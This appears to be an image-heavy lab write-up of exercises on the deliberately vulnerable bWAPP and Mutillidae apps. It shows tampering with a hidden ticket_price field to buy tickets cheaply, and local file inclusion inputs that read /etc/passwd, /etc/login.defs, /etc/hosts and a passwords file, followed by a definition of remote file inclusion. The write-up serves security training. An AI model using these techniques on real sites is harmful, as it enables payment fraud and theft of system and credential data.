

**Bwapp**


****

1 ticket = 15 EUR

We have successfully ordered 1 ticket with 15 EUR


now we don’t want to pay 15 EUR for 1 ticket

we can see ticket price is 15, we will alter this value



we are booking 14 tickets and now we will alter **ticket\_price= 2**


1 ticket = 2 EUR


we have successfully ordered 14 tickets in 28 EUR


**Mutillidae**


**LFI: Local file Inclusion**

LFI is a web vulnerability that results from mistakes at the website or web application programmers’ end. A hacker can take advantage of this vulnerability to include malicious files which are then executed by the vulnerable website or web application




robot.txt tells us which url we can access on site


/mutillidae/passwords/account.txt

/etc/passwd

/etc/login.defs




/etc/hosts



**RFI (Remote File Inclusion)**


 Remote File Inclusion as the process of including remote files by exploiting vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing the external URL to be injected.

